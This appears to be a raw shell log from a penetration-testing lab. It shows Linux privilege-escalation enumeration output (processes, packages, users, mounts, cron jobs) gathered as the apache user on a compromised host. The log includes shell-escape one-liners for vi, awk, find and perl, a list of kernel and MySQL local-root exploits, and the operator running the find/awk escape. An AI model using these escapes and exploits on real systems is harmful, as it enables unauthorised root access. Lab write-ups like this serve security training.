root 281 13:34 0:00 [scsi_eh_1]
root 284 13:34 0:00 [scsi_tmf_1]
root 286 13:34 0:00 [scsi_eh_2]
root 287 13:34 0:00 [scsi_tmf_2]
root 289 13:34 0:00 [ttm_swap]
root 358 13:34 0:00 [kdmflush]
root 359 13:34 0:00 [bioset]
root 368 13:34 0:00 [kdmflush]
root 369 13:34 0:00 [bioset]
root 384 13:34 0:00 [xfsalloc]
root 385 13:34 0:00 [xfs_mru_cache]
root 386 13:34 0:00 [xfs-buf/dm-0]
root 387 13:34 0:00 [xfs-data/dm-0]
root 388 13:34 0:00 [xfs-conv/dm-0]
root 389 13:34 0:00 [xfs-cil/dm-0]
root 390 13:34 0:15 [xfsaild/dm-0]
root 458 13:34 0:01 /usr/lib/systemd/systemd-journald
root 481 13:34 0:00 /usr/sbin/lvmetad
root 485 13:34 0:00 /usr/lib/systemd/systemd-udevd
root 551 13:34 0:00 [xfs-buf/sda1]
root 552 13:34 0:00 [xfs-data/sda1]
root 554 13:34 0:00 [xfs-conv/sda1]
root 556 13:34 0:00 [xfs-cil/sda1]
root 558 13:34 0:00 [xfsaild/sda1]
root 570 13:34 0:00 /sbin/auditd

root 594 13:34 0:00 /usr/lib/systemd/systemd-logind
root 595 13:34 0:00 /usr/bin/python
root 597 13:34 0:00 /usr/sbin/rsyslogd
dbus 598 13:34 0:01 /bin/dbus-daemon
root 607 13:34 0:26 /usr/bin/vmtoolsd
root 610 13:34 0:00 /usr/sbin/crond
root 613 13:34 0:00 /sbin/agetty
root 681 13:34 0:00 /usr/sbin/NetworkManager
root 789 13:34 0:00 /usr/sbin/wpa_supplicant
polkitd 790 13:34 0:00 /usr/lib/polkit-1/polkitd
root 1195 13:34 0:04 /usr/bin/python
root 1197 13:34 0:00 /usr/sbin/sshd
root 1200 13:34 0:03 /usr/sbin/httpd
mysql 1275 13:34 0:00 /bin/sh
root 1348 13:34 0:00 nginx:
nginx 1352 13:34 1:34 nginx:
mysql 1747 13:34 0:42 /usr/libexec/mysqld
root 1748 13:34 0:00 /usr/libexec/postfix/master
postfix 1768 13:34 0:00 qmgr
root 2592 13:34 0:00 /usr/sbin/CROND
otrs 2594 13:34 0:00 [sh]
otrs 2600 13:34 0:27 /usr/bin/perl
root 3013 14:20 0:00 [kworker/0:2H]
apache 3432 14:30 0:16 /usr/sbin/httpd
apache 3443 14:30 0:11 /usr/sbin/httpd
apache 3454 14:30 0:04 /usr/sbin/httpd
apache 3469 14:30 0:04 /usr/sbin/httpd
apache 3470 14:30 0:14 /opt/otrs/bin/c
apache 3503 14:30 0:19 /usr/sbin/httpd
apache 3545 14:42 0:04 /opt/otrs/bin/c
apache 3546 14:42 0:14 /usr/sbin/httpd
apache 3547 14:42 0:20 /usr/sbin/httpd
apache 3573 14:42 0:11 /usr/sbin/httpd
apache 3632 14:50 0:00 sh
apache 3633 14:50 0:00 /usr/bin/python
apache 3634 14:50 0:00 /bin/sh
root 3654 14:58 0:00 [kworker/0:0H]
root 3716 15:05 0:00 su
root 3717 15:05 0:00 bash
root 3727 15:08 0:00 python
root 3728 15:08 0:00 /bin/sh
root 3729 15:08 0:00 bash
root 3794 15:25 0:02 [kworker/u2:1]
root 4625 20:13 0:00 [kworker/u2:0]
apache 4672 20:27 0:00 sh
apache 4673 20:27 0:00 /usr/bin/python
apache 4674 20:27 0:00 /bin/sh
apache 4739 20:48 0:00 python
apache 4740 20:48 0:00 /bin/sh
apache 4741 20:49 0:00 /bin/bash
apache 4743 20:49 0:00 /bin/sh

```
postfix 4980 21:47 0:00 pickup
apache 5098 22:16 0:00 python
apache 5099 22:16 0:00 /bin/bash
apache 5103 22:17 0:00 /bin/sh
root 5170 22:31 0:00 [kworker/0:2]
otrs 5179 22:35 0:00 /usr/bin/perl
otrs 5185 22:35 0:01 /usr/bin/perl
otrs 5188 22:36 0:01 /usr/bin/perl
otrs 5192 22:37 0:03 /usr/bin/perl
apache 5202 22:39 0:00 python
apache 5203 22:39 0:00 /bin/sh
root 6674 23:06 0:00 [kworker/0:1]
root 6692 23:11 0:00 [kworker/0:0]
apache 6704 23:13 0:00 python
apache 8036 23:13 0:00 /bin/sh
apache 8037 23:13 0:00 ps
apache 8038 23:13 0:00 awk
```

[+] Apache Version and Modules

```
Server version: Apache/2.4.6 (CentOS)
Server built: Nov 19 2015 21:43:13
Compiled in modules:
core.c
mod_so.c
http_core.c
```

[+] Apache Config File

[+] Sudo Version (Check out http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=sudo)

```
Sudo version 1.8.6p7
Sudoers policy plugin version 1.8.6p7
Sudoers file grammar version 42
Sudoers I/O plugin version 1.8.6p7
```

[*] IDENTIFYING PROCESSES AND PACKAGES RUNNING AS ROOT OR OTHER SUPERUSER...

```
root 284 13:34 0:00 [scsi_tmf_1]
root 20 13:34 0:00 [kblockd]
root 18 13:34 0:00 [kintegrityd]
root 29 13:34 0:00 [khugepaged]
root 2 13:34 0:00 [kthreadd]
root 481 13:34 0:00 /usr/sbin/lvmetad
root 551 13:34 0:00 [xfs-buf/sda1]
root 6674 23:06 0:00 [kworker/0:1]
root 260 13:34 0:00 [mpt_poll_0]
root 94 13:34 0:00 [kauditfd]
root 264 13:34 0:00 [events_power_ef]
root 389 13:34 0:00 [xfs-cil/dm-0]
root 556 13:34 0:00 [xfs-cil/sda1]
root 11 13:34 0:06 [rcuos/0]
```

```
root 387 13:34 0:00 [xfs-data/dm-0]
root 263 13:34 0:00 [mpt/0]
root 388 13:34 0:00 [xfs-conv/dm-0]
root 7 13:34 0:00 [migration/0]
root 287 13:34 0:00 [scsi_tmf_2]
root 63 13:34 0:00 [deferwq]
root 3717 15:05 0:00 bash
```

Possible Related Packages:

```
bash-4.2.46-19.el7.x86_64
root 2592 13:34 0:00 /usr/sbin/CROND
root 27 13:34 0:17 [kswapd0]
root 5170 22:31 0:00 [kworker/0:2]
root 368 13:34 0:00 [kdmflush]
root 3728 15:08 0:00 /bin/sh
root 9 13:34 0:00 [rcuob/0]
root 485 13:34 0:00 /usr/lib/systemd/systemd-udevd
root 280 13:34 0:00 [scsi_tmf_0]
root 3 13:34 0:00 [ksoftirqd/0]
root 610 13:34 0:00 /usr/sbin/crond
root 3794 15:25 0:02 [kworker/u2:1]
root 42 13:34 0:00 [kpsmoused]
root 16 13:34 0:00 [perf]
root 1 13:34 0:03 /usr/lib/systemd/systemd
```

Possible Related Packages:

```
systemd-219-19.el7.x86_64
systemd-libs-219-19.el7.x86_64
systemd-sysv-219-19.el7.x86_64
root 385 13:34 0:00 [xfs_mru_cache]
root 3729 15:08 0:00 bash
```

Possible Related Packages:

```
bash-4.2.46-19.el7.x86_64
root 286 13:34 0:00 [scsi_eh_2]
root 681 13:34 0:00 /usr/sbin/NetworkManager
```

Possible Related Packages:

```
NetworkManager-1.0.6-27.el7.x86_64
NetworkManager-libnm-1.0.6-27.el7.x86_64
NetworkManager-tui-1.0.6-27.el7.x86_64
root 3654 14:58 0:00 [kworker/0:0H]
root 261 13:34 0:00 [ata_sff]
root 6692 23:11 0:00 [kworker/0:0]
root 281 13:34 0:00 [scsi_eh_1]
root 386 13:34 0:00 [xfs-buf/dm-0]
root 26 13:34 0:00 [khungtaskd]
root 41 13:34 0:00 [kmpath_rdacd]
root 358 13:34 0:00 [kdmflush]
root 558 13:34 0:00 [xfsaild/sda1]
root 31 13:34 0:00 [crypto]
root 1197 13:34 0:00 /usr/sbin/sshd
root 4625 20:13 0:00 [kworker/u2:0]
root 28 13:34 0:00 [ksmd]
root 552 13:34 0:00 [xfs-data/sda1]
```

```
root 13 13:34 0:00 [khelper]
root 39 13:34 0:00 [kthrotld]
root 19 13:34 0:00 [bioset]
root 595 13:34 0:00 /usr/bin/python
```

Possible Related Packages:

```
audit-libs-python-2.4.1-5.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
rpm-python-4.11.3-17.el7.x86_64
root 279 13:34 0:00 [scsi_eh_0]
root 14 13:34 0:00 [kdevtmpfs]
root 3013 14:20 0:00 [kworker/0:2H]
root 384 13:34 0:00 [xfsalloc]
root 1195 13:34 0:04 /usr/bin/python
```

Possible Related Packages:

```
audit-libs-python-2.4.1-5.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
```

```
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
rpm-python-4.11.3-17.el7.x86_64
root 1748 13:34 0:00 /usr/libexec/postfix/master
root 570 13:34 0:00 /sbin/auditd
root 1348 13:34 0:00 nginx:
root 30 13:34 0:00 [fsnotify_mark]
root 594 13:34 0:00 /usr/lib/systemd/systemd-logind
root 554 13:34 0:00 [xfs-conv/sda1]
root 613 13:34 0:00 /sbin/agetty
root 8 13:34 0:00 [rcu_bh]
root 359 13:34 0:00 [bioset]
root 21 13:34 0:00 [md]
root 789 13:34 0:00 /usr/sbin/wpa_supplicant
```

Possible Related Packages:

```
wpa_supplicant-2.0-17.el7_1.x86_64
root 369 13:34 0:00 [bioset]
root 597 13:34 0:00 /usr/sbin/rsyslogd
root 44 13:34 0:00 [ipv6_addrconf]
root 607 13:34 0:26 /usr/bin/vmtoolsd
root 289 13:34 0:00 [ttm_swap]
root 390 13:34 0:15 [xfsaild/dm-0]
root 3727 15:08 0:00 python
```

Possible Related Packages:

```
audit-libs-python-2.4.1-5.el7.x86_64
dbus-python-1.1.1-9.el7.x86_64
libselinux-python-2.2.2-6.el7.x86_64
libsemanage-python-2.1.10-18.el7.x86_64
newt-python-0.52.15-4.el7.x86_64
policycoreutils-python-2.2.5-20.el7.x86_64
python-2.7.5-34.el7.x86_64
python-IPy-0.75-6.el7.noarch
python-backports-1.0-8.el7.x86_64
python-backports-ssl_match_hostname-3.4.0.2-4.el7.noarch
python-configobj-4.7.2-7.el7.noarch
python-decorator-3.4.0-3.el7.noarch
python-iniparse-0.4-9.el7.noarch
python-libs-2.7.5-34.el7.x86_64
python-perf-3.10.0-327.4.5.el7.x86_64
python-pycurl-7.19.0-17.el7.x86_64
python-pyudev-0.15-7.el7.noarch
python-setuptools-0.9.8-4.el7.noarch
python-slip-0.4.0-2.el7.noarch
python-slip-dbus-0.4.0-2.el7.noarch
python-urlgrabber-3.10-7.el7.noarch
rpm-python-4.11.3-17.el7.x86_64
root 458 13:34 0:01 /usr/lib/systemd/systemd-journald
root 15 13:34 0:00 [netns]
root 3716 15:05 0:00 su
root 1200 13:34 0:03 /usr/sbin/httpd
```

Possible Related Packages:

```
httpd-2.4.6-40.el7.centos.x86_64
httpd-tools-2.4.6-40.el7.centos.x86_64
root 10 13:34 0:09 [rcu_sched]
root 12 13:34 0:02 [watchdog/0]
root 17 13:34 0:00 [writeback]
```

[*] ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPLOIT BUILDING...

[+] Installed Tools

```
/usr/bin/awk
/usr/bin/perl
/usr/bin/python
/usr/bin/vi
/usr/bin/vim
/usr/bin/find
/usr/bin/wget
```

[+] Related Shell Escape Sequences...

```
vi-->    :!bash
vi-->    :set shell=/bin/bash:shell
vi-->    :!bash
vi-->    :set shell=/bin/bash:shell
awk-->   awk 'BEGIN {system("/bin/bash")}'
find-->  find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
perl--> perl -e 'exec "/bin/bash";'
```

[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '**' but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system

- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c**

The following exploits are applicable to this kernel version and should be investigated as well

- Kernel ia32syscall Emulation Privilege Escalation || <http://www.exploit-db.com/exploits/15023>

|| Language=c**

- Sendpage Local Privilege Escalation || <http://www.exploit-db.com/exploits/19933> || Language=ruby**

- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || <http://www.exploit-db.com/exploits/15944>

|| Language=c**

- CAP_SYS_ADMIN to root Exploit || <http://www.exploit-db.com/exploits/15916> || Language=c**

- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c**

- open-time Capability file_ns_capable() Privilege Escalation || <http://www.exploit-db.com/exploits/25450> || Language=c**

- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || <http://www.exploit-db.com/exploits/25307> || Language=c**

Finished

```
=====
=====
sh-4.2$ llocoatceat e mmyy..cncfnf
```

```
sh: locate: command not found
sh-4.2$ cd cd //ee^^?^?^?^?^?
```

```
sh-4.2$ ppwd
wd
/var/tmp
sh-4.2$ ccata t /e/tect/c/mmyy..cncnff
```

```
[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
```

```
max_allowed_packet = 20M
query_cache_size = 32M
innodb_log_file_size = 256M
```

```
# Disabling symbolic-links is recommended to prevent assorted security risks
symbolic-links=0
# Settings user and group are ignored when systemd is used.
# If you need to run mysqld under a different user or group,
# customize your systemd unit file for mariadb according to the
# instructions in http://fedoraproject.org/wiki/Systemd
```

```
[mysqld_safe]
log-error=/var/log/mariadb/mariadb.log
pid-file=/var/run/mariadb/mariadb.pid
```

```
#
# include all files from the config directory
#
!includedir /etc/my.cnf.d
```

```
sh-4.2$ ccaat t var/lib/mysql/mysql.sockvar/lib/mysql/mysql.sock
```

```
cat: var/lib/mysql/mysql.sock: No such file or directory
sh-4.2$ find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
```

```
bash-4.2$ llss
```

```
9545 a linuxprivchecker.py result.txt
bash-4.2$
```

```
bash-4.2$ cacta t rperseusulltt..ttxxtt
```

```
=====
=====
LINUX PRIVILEGE ESCALATION CHECKER
=====
=====
```

```
[*] GETTING BASIC SYSTEM INFO...
```

```
[+] Kernel
```

```
Linux version 3.10.0-327.4.5.el7.x86_64 (builder@kbuilder.dev.centos.org) (gcc version 4.8.3  
20140911 (Red Hat 4.8.3-9) (GCC) ) #1 SMP Mon Jan 25 22:07:14 UTC 2016
```

```
[+] Hostname
```

```
leftturn.thinc
```

```
[+] Operating System
```

```
\$  
Kernel \r on an \m
```

```
[*] GETTING NETWORKING INFO...
```

```
[+] Interfaces
```

```
ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 10.11.1.39 netmask 255.255.0.0 broadcast 10.11.255.255  
inet6 fe80::250:56ff:fe89:58f prefixlen 64 scopeid 0x20<link>  
ether 00:50:56:89:05:8f txqueuelen 1000 (Ethernet)  
RX packets 913318 bytes 135298828 (129.0 MiB)  
RX errors 0 dropped 353 overruns 0 frame 0  
TX packets 978448 bytes 144265274 (137.5 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 0 (Local Loopback)  
RX packets 5449691 bytes 558427609 (532.5 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 5449691 bytes 558427609 (532.5 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
[+] Netstat
```

```
Active Internet connections (servers and established)
```

| Proto | Recv-Q | Send-Q | Local Address | Foreign Address | State | PID/Program name |
|-------|--------|--------|-----------------|-----------------|-------------|------------------|
| tcp | 0 | 0 | 0.0.0.0:3306 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 0.0.0.0:80 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 0.0.0.0:22 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 127.0.0.1:25 | 0.0.0.0:* | LISTEN | - |
| tcp | 0 | 0 | 127.0.0.1:34750 | 127.0.0.1:3306 | ESTABLISHED | - |
| tcp | 0 | 0 | 127.0.0.1:34314 | 127.0.0.1:3306 | ESTABLISHED | - |
| tcp | 0 | 0 | 127.0.0.1:34340 | 127.0.0.1:3306 | ESTABLISHED | - |

```

tcp    0  0 127.0.0.1:3306      127.0.0.1:34754      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34340      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34314      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34800      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34312      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34315      ESTABLISHED -
tcp    0  0 127.0.0.1:34257    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34313      ESTABLISHED -
tcp    0  0 127.0.0.1:34310    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34257      ESTABLISHED -
tcp    0  0 127.0.0.1:34323    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34753      ESTABLISHED -
tcp    0  0 127.0.0.1:34312    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:34800    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:34313    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:34754    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:34327    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34327      ESTABLISHED -
tcp    1  0 127.0.0.1:34322    127.0.0.1:3306      CLOSE_WAIT 3632/sh
tcp    0  0 127.0.0.1:34753    127.0.0.1:3306      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34310      ESTABLISHED -
tcp    0  2 10.11.1.39:43525   10.11.0.72:443      ESTABLISHED 4673/python
tcp    0  0 127.0.0.1:3306      127.0.0.1:34323      ESTABLISHED -
tcp    0  0 127.0.0.1:3306      127.0.0.1:34750      ESTABLISHED -
tcp    0  0 10.11.1.39:59582   10.11.0.39:4444     CLOSE_WAIT 3633/python
tcp    0  0 127.0.0.1:34315    127.0.0.1:3306      ESTABLISHED 4672/sh
tcp6   0  0 :::80            :::*        LISTEN      -
tcp6   0  0 :::8080          :::*        LISTEN      -
tcp6   0  0 :::22            :::*        LISTEN      -
tcp6   0  0 :::1:25          :::*        LISTEN      -

```

[+] Route

Kernel IP routing table

| Destination | Gateway | Genmask | Flags | Metric | Ref | Use | Iface |
|-------------|-----------------|-------------|-------|--------|-----|-----|-------|
| default | master.thinc.lo | 0.0.0.0 | UG | 100 | 0 | 0 | ens32 |
| 10.11.0.0 | 0.0.0.0 | 255.255.0.0 | U | 100 | 0 | 0 | ens32 |

[*] GETTING FILESYSTEM INFO...

[+] Mount results

```

/dev/mapper/centos-root on / type xfs (rw,relatime,attr2,inode64,noquota)
devtmpfs on /dev type devtmpfs (rw,nosuid,size=498384k,nr_inodes=124596,mode=755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=25,pgrp=1,timeout=300,minproto=5,maxproto=5,direct)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)

```

```
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/usr/lib/systemd/systemd-cgroups-
agent,name=systemd)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup
(rw,nosuid,nodev,noexec,relatime,cpuacct,cpu)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/net_cls type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run type tmpfs (rw,nosuid,nodev,mode=755)
/dev/sda1 on /boot type xfs (rw,relatime,attr2,inode64,noquota)
/dev/mapper/centos-root on /tmp type xfs (rw,relatime,attr2,inode64,noquota)
/dev/mapper/centos-root on /var/tmp type xfs (rw,relatime,attr2,inode64,noquota)
tmpfs on /run/user/1004 type tmpfs
(rw,nosuid,nodev,relatime,size=101720k,mode=700,uid=1004,gid=1004)
tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=101720k,mode=700)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
```

[+] fstab entries

```
# 
# /etc/fstab
# Created by anaconda on Fri Feb 5 02:24:38 2016
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
/dev/mapper/centos-root /          xfs  defaults    0 0
UUID=2c61a40f-03ff-4807-94e6-394a9f730b25 /boot      xfs  defaults    0 0
/dev/mapper/centos-swap swap      swap  defaults    0 0
```

[+] Scheduled cron jobs

```
-rw-----. 1 root root 0 Jul 27 2015 /etc/cron.deny
-rw-r--r--. 1 root root 451 Jun 9 2014 /etc/crontab
/etc/cron.d:
total 16
drwxr-xr-x. 2 root root 20 Feb 5 2016 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
-rw-r--r--. 1 root root 128 Jul 27 2015 0hourly
/etc/cron.daily:
total 24
drwxr-xr-x. 2 root root 62 Feb 5 2016 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
-rwxr-xr-x. 1 root root 332 Dec 3 2015 0yum-daily.cron
```

```
-rwx-----. 1 root root 180 Jul 31 2013 logrotate
-rw-r--r--. 1 root root 618 Mar 17 2014 man-db.cron
/etc/cron.hourly:
total 20
drwxr-xr-x. 2 root root 44 Feb 5 2016 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
-rw-r--r--. 1 root root 392 Jul 27 2015 Oanacron
-rw-r--r--. 1 root root 362 Dec 3 2015 Oyum-hourly.cron
/etc/cron.monthly:
total 12
drwxr-xr-x. 2 root root 6 Jun 9 2014 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
/etc/cron.weekly:
total 12
drwxr-xr-x. 2 root root 6 Jun 9 2014 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
```

[+] Writable cron dirs

[*] ENUMERATING USER AND ENVIRONMENTAL INFO...

[+] Logged in User Activity

```
23:13:06 up 9:38, 0 users, load average: 0.08, 0.04, 0.05
USER   TTY   FROM      LOGIN@ IDLE JCPU PCPU WHAT
```

[+] Super Users Found:

```
root
```

[+] Environment

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
LC_MESSAGES=POSIX
_=:/usr/bin/env
PWD=/var/tmp
LANG=C
NOTIFY_SOCKET=/run/systemd/notify
SHLVL=9
```

[+] Root and current user history (depends on privs)

[+] Sudoers (privileged)

[+] All users

```
root:x:0:root:/root:/bin/bash
bin:x:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

```
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcscd
daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
jerry:x:1003:1003:jerry:/var/jerry:/bin/bash
systemd-bus-proxy:x:998:996:systemd Bus Proxy:/sbin/nologin
systemd-network:x:997:995:systemd Network Management:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
otrs:x:1004:1004:OTRS user:/opt/otrs:/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
```

[+] Current User
apache

[+] Current User ID
uid=48(apache) gid=48(apache) groups=48(apache)

[*] ENUMERATING FILE AND DIRECTORY PERMISSIONS/CONTENTS...

[+] World Writeable Directories for User/Group 'Root'
drwxrwxrwt 2 root root 40 May 7 2016 /dev/mqueue
drwxrwxrwt 2 root root 40 May 7 2016 /dev/shm
drwxrwxrwt 0 root root 6 May 7 2016 /tmp
drwxrwxrwt 2 root root 68 Apr 9 23:13 /var/tmp

[+] World Writeable Directories for Users other than Root

[+] World Writable Files
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/blkio/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/perf_event/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/devices/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/cpuset/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/hugetlb/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/freezer/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/net_cls/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/memory/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/cpu,cpuacct/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 15:05 /sys/fs/cgroup/systemd/user.slice/user-0.slice/session-c1.scope/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 14:01 /sys/fs/cgroup/systemd/user.slice/user-0.slice/cgroup.event_control

```
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/user.slice/user-1004.slice/session-2.scope/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/user.slice/user-1004.slice/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/user.slice/cgroup.event_control
--w--w--w- 1 root root 0 Apr  9 14:57 /sys/fs/cgroup/systemd/system.slice/proc-sys-fs-binfmt_misc.mount/cgroup.event_control
--w--w--w- 1 root root 0 Apr  9 14:30 /sys/fs/cgroup/systemd/system.slice/run-user-0.mount/cgroup.event_control
--w--w--w- 1 root root 0 Apr  9 13:49 /sys/fs/cgroup/systemd/system.slice/run-user-1004.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/network.service/cgroup.event_control
